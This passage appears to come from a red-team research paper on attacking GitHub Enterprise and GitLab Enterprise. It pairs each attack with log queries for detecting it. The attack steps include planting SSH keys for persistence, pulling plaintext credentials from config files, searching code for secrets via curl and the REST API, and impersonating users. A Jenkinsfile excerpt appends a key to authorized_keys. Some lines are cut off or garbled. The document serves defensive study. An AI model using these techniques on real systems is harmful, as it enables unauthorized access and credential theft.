[08:46:56] hawk@ubuntu-demo:~$ git clone git@github-enterprise.hogwarts.local:hgranger/hgrangerTestRepo.git
Cloning into 'hgrangerTestRepo'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.
[08:47:10] hawk@ubuntu-demo:~$ cd hgrangerTestRepo/
[08:47:12] hawk@ubuntu-demo:~/hgrangerTestRepo$
```

Cloning repository via SSH key

There is an entry in the audit log for this, as it categorizes it as a “public_key.create” action followed by a subsequent “public_key.verify” action. This can be searched via the query “action:public_key.create OR action:public_key.verify”. This can also be queried for in the audit logs on the GitHub Enterprise server in /var/log/github-audit.log.


The screenshot shows the GitHub Enterprise audit log interface. On the left is a navigation sidebar with options like 'Site admin', 'Search', 'Management console', 'Audit log', 'Explore', 'Reports', 'Indexing', 'Repository networks', 'File storage', 'Reserved logins', 'Advanced Security Committers', 'Retired namespaces', 'Enterprise overview', 'Repositories', 'Billing', 'Product catalog', 'Invite user', 'All users', 'Site admins', 'Dormant users', and 'Suspended users'. The main area is titled 'Audit log' and includes a search bar with the query 'action:public_key.create OR action:public_key.verify'. Below the search bar are links for 'Advanced Search', 'Newer', and 'Older'. A section titled 'Copy all log metadata for internal use' provides instructions on copying log entries to the clipboard. The main content area displays a list of audit log entries for the specified query:

Action	Performed by	From IP	Targeting user	Time
public_key.verify	hgranger	192.168.1.54	hgranger	15 minutes ago
public_key.create	hgranger	192.168.1.54	hgranger	15 minutes ago
public_key.verify	hpotter	192.168.1.54	hpotter	31 minutes ago
public_key.create	hpotter	192.168.1.54	hpotter	31 minutes ago

Viewing audit log entries for public SSH keys created

Management Console Access

In addition to the site admin console, there is also a management console within GitHub Enterprise. This console can be accessed via a single, shared password, and can be accessed via `https://gheHost/setup`. An example of the login page is shown below.



The screenshot shows a dark-themed authentication page. At the top, the text "Authentication Required" is displayed in a large, white font. Below it, a smaller white font reads "Please enter your password to unlock the GitHub Enterprise management console." In the center, there is a white input field for the password, with the label "Password:" above it. The password field contains several dots, indicating that the password is masked. Below the input field is a green button with the word "Continue" written in white text.

Management console

One aspect that could be of interest to an attacker is adding their SSH key, so that they can SSH to the management console. This can be performed as shown below.

Settings

Your instance will restart automatically when you save these settings. Please wait a few minutes for the changes to take effect. ⓘ

- Settings
- Password
- SSH access
- Hostname
- Time
- Authentication
- Privacy
- Pages
- Email
- Monitoring
- Rate limiting
- Applications
- Actions
- Packages
- Security
- Mobile

Change password

This password is how you login to the Enterprise Management Console and also serves as your API key. You can change it by going to the **password** settings page. SSH administrative access uses authorized SSH keys you've added instead of this password.

SSH access ⓘ

This grants limited SSH access to the appliance to perform specific operations. You can access this appliance via `ssh -p 122 admin@github-enterprise.hogwarts.local`.

Authorized SSH keys

There are no authorized keys in your instance.

Add new SSH key

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGCsJx8P2+IGHpcak0IMX57g0t+tDK5nBIS9cVISnO8JpJQ8J
KSnKNSjodEuKL5y3+4qahM4owbqlcjmM17Kr0AqESn0GGmBB5kS9FECbutsQuYBcf1dDdxXevMiYju
oGyYLUmvR8z3g6lqpMXiiZU23pNAWV6fvxHYa7OK/U1
```

Add key

Adding public SSH key

For SSH access to the management console, the default username is “admin” and default SSH port is 122. Once an SSH key has been added to the management console, you can SSH to it as shown below.


```

core.auth-mode=ldap
core.admin-password=
smtp.username=adumbledore
smtp.user-name=adumbledore
smtp.password=Passw0rd!
governor.limit-user=
ldap.host=192.168.1.50
ldap.port=389
ldap.base=CN=Users,DC=hogwarts,DC=local;DC=hogwarts,DC=local;OU=GitHub,DC=hogwarts,DC=local
ldap.uid=
ldap.bind-dn=CN=Harry Potter,CN=Users,DC=hogwarts,DC=local
ldap.password=Passw0rd!
ldap.method=None
ldap.search-strategy=detect
ldap.user-groups=
ldap.admin-group=GitHub Admins
ldap.virtual-attribute-enabled=false
ldap.virtual-attribute-member=
ldap.recursive-group-search=false
ldap.posix-support=true
ldap.user-sync-emails=false
ldap.user-sync-keys=false
ldap.user-sync-gpg-keys=false
ldap.user-sync-interval=1

```

Searching configuration file for credentials

The addition of the SSH key in the management console is not documented in the audit log. However, it is logged in the below management log file (`/var/log/enterprise-manage/unicorn.log`).

```

cat /var/log/enterprise-manage/unicorn.log | grep -i authorized-keys |
grep -i post

```

```

admin@github-enterprise-hogwarts-local:~$ cat /var/log/enterprise-manage/unicorn.log | grep -i authorized-keys | grep -i post
I, [2022-01-27T15:08:01.058093 #9499] INFO -- : 192.168.1.54, 127.0.0.1 - - [27/Jan/2022:15:08:01 +0000] "POST /setup/settings/authorized-keys HTTP/1.0" 201 653 0.300
admin@github-enterprise-hogwarts-local:~$

```

Searching for adding SSH keys via management console

Another file of interest via SSH access to the GitHub Enterprise server is the secrets configuration file (`/data/user/common/secrets.conf`) as it will also contain multiple different types of credentials including private SSH keys and API keys for example.

GitLab Enterprise

GitLab Enterprise is another popular SCM system used by organizations. In this section, there will be an overview of common terminology, the access model and API capabilities of GitLab Enterprise. Additionally, attack scenarios against GitLab Enterprise will be shown, along with how these attacks can be detected in system logs.

BACKGROUND

Terminology

One of the key terms that is used frequently within GitLab Enterprise is “projects”. Projects can host code, track issues and can contain CI/CD pipelines. A full listing of key terms related to GitLab Enterprise can be found at this resource³¹.

Access Model

Access Levels

There are five roles that are available for a user in terms of project permissions listed below. A detailed table that includes every action that each project permission role allows is available at this resource³².

- Guest
- Reporter
- Developer
- Maintainer
- Owner

For each of the five roles, there are several group member permissions available. A detailed table that includes group member actions that each role allows is available at this resource³³. One thing to note is that by default, users can change their usernames and can create groups.

³¹ <https://docs.gitlab.com/ee/user/index.html>

³² <https://docs.gitlab.com/ee/user/permissions.html#project-members-permissions>

³³ <https://docs.gitlab.com/ee/user/permissions.html#group-members-permissions>

Each role also has several CI/CD pipeline permissions³⁴ available and CI/CD job permissions³⁵.

Access Token Scopes

There are a total of eight personal access token scopes that are available in GitLab Enterprise. A listing of the different scopes and descriptions are below from this resource³⁶.

Scope	Description
api	Read-write for the complete API, including all groups and projects, the Container Registry, and the Package Registry.
read_user	Read-only for endpoints under /users. Essentially, access to any of the GET requests in the Users API.
read_api	Read-only for the complete API, including all groups and projects, the Container Registry, and the Package Registry.
read_repository	Read-only (pull) for the repository through git clone.
write_repository	Read-write (pull, push) for the repository through git clone. Required for accessing Git repositories over HTTP when 2FA is enabled.
read_registry	Read-only (pull) for Container Registry images if a project is private and authorization is required.
write_registry	Read-write (push) for Container Registry images if a project is private and authorization is required. (Introduced in GitLab 12.10.)
sudo	API actions as any user in the system (if the authenticated user is an administrator).

Table of access token scopes

³⁴ <https://docs.gitlab.com/ee/user/permissions.html#gitlab-cicd-permissions>

³⁵ <https://docs.gitlab.com/ee/user/permissions.html#job-permissions>

³⁶ https://docs.gitlab.com/ee/user/profile/personal_access_tokens.html#personal-access-token-scopes

API Capabilities

The GitLab REST API enables a user to perform several actions such as interacting with projects, access tokens, SSH keys and more. This also allows administrative actions. Full documentation on the REST API is available here³⁷.

ATTACK SCENARIOS

The below scenarios are notable for an attacker to attempt against GitLab Enterprise and have been useful as a part of X-Force Red's Adversary Simulation engagements. This is not an exhaustive list of every single attack path available to execute on GitLab Enterprise. The below table summarizes the attack scenarios that will be described.

Attack Scenario	Sub-Scenario	Admin Required?
Reconnaissance	-Repository -File -Code	No
User Impersonation	-Impersonate User Login -Impersonation Token	Yes
Promoting User to Admin Role	N/A	Yes
Maintain Persistent Access	-Personal Access Token -Impersonation Token -SSH Key	No Yes No
Modifying CI/CD Pipeline	N/A	No
SSH Access	N/A	Yes

Table of GitLab Enterprise Attack Scenarios


Reconnaissance

The first step an attacker will take once access has been gained to a GitLab Enterprise instance, is to start performing reconnaissance. Reconnaissance that could be of value to an attacker includes searching for repositories, files, and code of interest.

Repository Reconnaissance

An attacker may be looking for repositories that deal with a particular application or system. In this case, we are searching for "charm" to look for repositories with that search term in the name.

³⁷ <https://docs.gitlab.com/ee/api/index.html>



Performing web interface project search in GitLab

Another option for an attacker to search for a project is via the Advanced Search REST API³⁸ as shown with the below example curl command.

```
curl -k --header "PRIVATE-TOKEN: apiKey" "https://gitlabHost/api/v4/search?scope=projects&search=searchTerm"
```

³⁸ <https://docs.gitlab.com/ee/api/search.html#scope-projects>

```

{
  "avatar_url": null,
  "created_at": "2021-12-06T18:07:04.478Z",
  "default_branch": "main",
  "description": "Some of my favorite charms and their formulas",
  "forks_count": 0,
  "http_url_to_repo": "https://gitlab.hogwarts.local/hgranger/charms",
  "id": 4,
  "last_activity_at": "2021-12-06T18:07:04.478Z",
  "name": "charms",
  "name_with_namespace": "Hermoine Granger / charms",
  "namespace": {
    "avatar_url": "https://secure.gravatar.com/avatar/c9f768605e65",
    "full_path": "hgranger",
    "id": 5,
    "kind": "user",
    "name": "Hermoine Granger",
    "parent_id": null,
    "path": "hgranger",
    "web_url": "https://gitlab.hogwarts.local/hgranger"
  },
  "path": "charms",
  "path_with_namespace": "hgranger/charms",
  "readme_url": "https://gitlab.hogwarts.local/hgranger/charms/-/blo",
  "ssh_url_to_repo": "git@gitlab.hogwarts.local:hgranger/charms.git",
  "star_count": 0,
  "tag_list": [],
  "topics": [],
  "web_url": "https://gitlab.hogwarts.local/hgranger/charms"
}

```

Project search results via API

File Reconnaissance

There also may be certain files of interest to an attacker based on file name. For example, maybe a file with “decrypt” in it. In GitLab Enterprise, you can use the “Advanced Search” feature in the web interface if Elasticsearch is configured and enabled. This is detailed at this resource³⁹.

An alternative method for an attacker to search for a file is via the Repository Tree REST API⁴⁰ as shown with the below example curl command. This request needs to be performed for each project, and then the output filtered for the file you are looking for.

```

curl -k --header "PRIVATE-TOKEN: apiToken"
"https://gitlabHost/api/v4/projects/projectID/repository/tree" |
python -m json.tool | grep -i searchTerm

```

³⁹ https://docs.gitlab.com/ee/user/search/advanced_search.html

⁴⁰ <https://docs.gitlab.com/ee/api/repositories.html#list-repository-tree>

```
"name": "Jenkinsfile",
"path": "Jenkinsfile",
```

Search results for filtering for files of interest

Code Reconnaissance

An important area of interest for an attacker is searching for secrets within code, such as passwords or API keys. In GitLab Enterprise, you can use the “Advanced Search” feature in the web interface if Elasticsearch is configured and enabled.

A different method for an attacker to search code is via the Project Search REST API⁴¹ as shown with the below example curl command. This request needs to be performed for each project.

```
curl -k --request GET --header "PRIVATE-TOKEN: apiKey"
"https://gitlabHost/api/v4/projects/projectID/search?scope=blobs&search=searchTerm" | python -m json.tool
```

```
[
  {
    "basename": "Jenkinsfile",
    "data": "
      sh \"hostname\"\\n
      sh \"uptime\"\\n
      sh \"whoami\"\\n
+tdK5nBLS9cVISn08JpJQ8JKSnKNSjodEuKLSy3+4qahM4owbqIcjmM17Kr0AqESn0GGmBB5kS9FECbutSQuYBcf1dDdxXevMlYjuoGyYLUmvR8z3
3gyptfspC93+LEqMu0IidE/AgIJP/p3QQr4WRnGvErNbgJIPU1IHeHA7wSxgC/o4btbrkfoy0ykLf3nTX+V8qLr zPZnmAbQy7AJZpMpAB3hIoA/Gj
.ssh/authorized_keys\"\\n",
    "filename": "Jenkinsfile",
    "id": null,
    "path": "Jenkinsfile",
    "project_id": 7,
    "ref": "main",
    "startline": 8
  }
]
```

Results of searching for search term in code

Logging of Reconnaissance

The project searches via the web interface are logged in the Production log (/var/log/gitlab/gitlab-rails/production.log) as shown below. One issue with this is that it doesn’t have details on the search term that was used. As you can see in the below screenshot it says “[FILTERED]”.

```
cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i GET |
grep -i '/search?search'

cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i get |
grep -i '/search''
```

⁴¹ <https://docs.gitlab.com/ee/api/search.html#scope-blobs-premium-2>

```

root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -
Started GET "/search?search=[FILTERED]&group_id=&project_id=&snippets=false&reposit
root@gitlab-server:~#
root@gitlab-server:~#
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep
{"method":"GET","path":"/search","format":"html","controller":"SearchController",
"alue":"false"},{"key":"repository_ref","value":""},{"key":"nav_source","value":"na
ta.client_id":"user/2","meta.search.group_id":"","meta.search.project_id":"","meta
otter","ua":"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firef
e_calls":18,"redis_cache_duration_s":0.007068,"redis_cache_read_bytes":2241,"redis
count":0,"db_cached_count":24,"db_replica_count":0,"db_replica_cached_count":0,"db
b_primary_duration_s":0.023,"cpu_s":0.308263,"mem_objects":150503,"mem_bytes":1311
root@gitlab-server:~#

```

Viewing production logs for search information

The project, file and code searches via the REST API previously shown are logged via the API log (/var/log/gitlab/gitlab-rails/api_json.log) as shown below. However, the actual search query is not shown and is instead shown as “[FILTERED]”.

```

cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i get | grep -i
'/search"\|repository/tree'

```

```

root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i get | grep -i '/search"\|repository/tree'
{"time":"2022-01-27T20:49:28.615Z","severity":"INFO","duration_s":0.0598,"db_duration_s":0.01998,"view_duration_s":0.03982,
.54, 127.0.0.1","ua":"curl/7.68.0","route":"/api:/version/search","user_id":2,"username":"hpotter","queue_duration_s":0.052
,"redis_cache_read_bytes":118,"redis_cache_write_bytes":100,"redis_shared_state_calls":2,"redis_shared_state_duration_s":0.0
lica_wal_count":0,"db_replica_wal_cached_count":0,"db_primary_count":5,"db_primary_cached_count":1,"db_primary_wal_count":0
m_mallocs":14586,"mem_total_bytes":7315959,"pid":22157,"correlation_id":"01FTEMSRDN8Q9G1F9FY1FNMJE3","meta.user":"hpotter",
urgency":"default","target_duration_s":1}
{"time":"2022-01-27T20:50:12.380Z","severity":"INFO","duration_s":0.11935,"db_duration_s":0.04099,"view_duration_s":0.07830
.hogwarts.local","remote_ip":"192.168.1.54, 127.0.0.1","ua":"curl/7.68.0","route":"/api:/version/search","user_id":2,"usern
dis_cache_calls":12,"redis_cache_duration_s":0.010795,"redis_cache_read_bytes":1333,"redis_cache_write_bytes":874,"redis_sh
rite_count":0,"db_cached_count":4,"db_replica_count":0,"db_replica_cached_count":0,"db_replica_wal_count":0,"db_replica_wal
,"db_primary_duration_s":0.031,"cpu_s":0.092956,"mem_objects":35311,"mem_bytes":8229175,"mem_mallocs":18085,"mem_total_byte
:"192.168.1.54","meta.feature_category":"global_search","meta.client_id":"user/2","request_urgency":"default","target_durat
{"time":"2022-01-27T20:50:22.149Z","severity":"INFO","duration_s":0.03652,"db_duration_s":0.00429,"view_duration_s":0.03223
.hogwarts.local","remote_ip":"192.168.1.54, 127.0.0.1","ua":"curl/7.68.0","route":"/api:/version/search","user_id":2,"usern
s":6,"redis_cache_duration_s":0.001062,"redis_cache_read_bytes":687,"redis_cache_write_bytes":277,"redis_shared_state_calls
b_cached_count":4,"db_replica_count":0,"db_replica_cached_count":0,"db_replica_wal_count":0,"db_replica_wal_cached_count":0
ation_s":0.004,"cpu_s":0.037392,"mem_objects":16937,"mem_bytes":1635232,"mem_mallocs":4200,"mem_total_bytes":2312712,"pid":
meta.feature_category":"global_search","meta.client_id":"user/2","request_urgency":"default","target_duration_s":1}
{"time":"2022-01-27T21:09:07.480Z","severity":"INFO","duration_s":0.02983,"db_duration_s":0.00457,"view_duration_s":0.02520
gwarts.local","remote_ip":"192.168.1.54, 127.0.0.1","ua":"curl/7.68.0","route":"/api:/version/search","user_id":2,"usern
duration_s":0.005327,"redis_read_bytes":118,"redis_write_bytes":254,"redis_cache_calls":1,"redis_cache_duration_s":0.00310
write_bytes":154,"db_count":6,"db_write_count":0,"db_cached_count":2,"db_replica_count":0,"db_replica_cached_count":0,"db_r
unt":0,"db_replica_duration_s":0.0,"db_primary_duration_s":0.007,"cpu_s":0.047328,"mem_objects":9655,"mem_bytes":1476143,"n
version/search","meta.remote_ip":"192.168.1.54","meta.feature_category":"global_search","meta.client_id":"user/2","request_
{"time":"2022-01-27T21:14:25.609Z","severity":"INFO","duration_s":0.05271,"db_duration_s":0.00617,"view_duration_s":0.04654
1","ua":"curl/7.68.0","route":"/api:/version/projects/:id/repository/tree","user_id":2,"username":"hpotter","queue_duratio
edis_cache_calls":6,"redis_cache_duration_s":0.00171,"redis_cache_read_bytes":458,"redis_cache_write_bytes":541,"redis_shar
replica_count":0,"db_replica_cached_count":0,"db_replica_wal_count":0,"db_replica_wal_cached_count":0,"db_primary_count":9

```

Viewing API log for searches

An alternative log file to get the search terms being used is the web log (/var/log/gitlab/nginx/gitlab_access.log) as shown below. This allows defenders to see what is being searched for and build rules for anomalous activity or suspicious searches such as “password”.

```

cat /var/log/gitlab/nginx/gitlab_access.log | grep -i '/search' | cut
-d " " -f1,4,7 | grep -i api

```

```
root@gitlab-server:~# cat /var/log/gitlab/nginx/gitlab_access.log | grep -i '/search' | cut -d " " -f1,4,7 | grep -i api
192.168.1.54 [27/Jan/2022:15:49:28 /api/v4/search?scope=projects
192.168.1.54 [27/Jan/2022:15:50:12 /api/v4/search?scope=projects&search=charm
192.168.1.54 [27/Jan/2022:15:50:22 /api/v4/search?scope=projects&search=charm
192.168.1.54 [27/Jan/2022:16:09:07 /api/v4/search?scope=blobs&search=jenkinsfile
192.168.1.54 [27/Jan/2022:16:21:08 /api/v4/projects/7/search?scope=blobs&keyword=whoami
192.168.1.54 [27/Jan/2022:16:21:44 /api/v4/projects/7/search?scope=blobs&search=whoami
192.168.1.54 [27/Jan/2022:16:24:13 /api/v4/projects/7/search?scope=commits&search=jenkinsfile
root@gitlab-server:~#
```

Filtering web log for search requests


Ensure all the logs mentioned are being forwarded from the GitLab Enterprise server to a SIEM, where they can be ingested, and alerts built from them for anomalous activity.

User Impersonation

There are two options an attacker has if they have administrative access to GitLab Enterprise and would like to impersonate another user. The first option is to impersonate a user login via the web interface, and the second option is to create an impersonation token.


Impersonate User Login

When viewing a user via the admin area, there is a button available in the top right-hand corner labeled “Impersonate”.



Impersonate user button in hpotter profile

After clicking the “Impersonate” button, you will be logged in as the user you are wanting to impersonate. In this instance, we are impersonating the hpotter user account.



Showing impersonation of hpotter

This impersonation action is logged as shown in the audit events documentation⁴². The below search query can be performed on the GitLab server to find impersonation logon events.

```
cat /var/log/gitlab/gitlab-rails/application*.log | grep -i 'has started impersonating'
```

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/application*.log | grep -i 'has started impersonating'
{"severity": "INFO", "time": "2022-01-27T17:36:17.195Z", "correlation_id": "01FTE9R0NJJAVVPT5P5MEA9YJM", "message": "User adumbledore has started impersonating hpotter"}
2022-01-27T17:36:17.195Z: User adumbledore has started impersonating hpotter
root@gitlab-server:~#
```


Showing user impersonation in application log

Impersonation Token

An attacker with admin access can also impersonate another user by creating an impersonation token. This can be performed via the web interface or the Users REST API⁴³. Using the web interface as an admin, you can navigate to the “Impersonation Tokens” section for the user account that you would like to impersonate. Add the details for your token including name, expiration date, and scope of permissions.

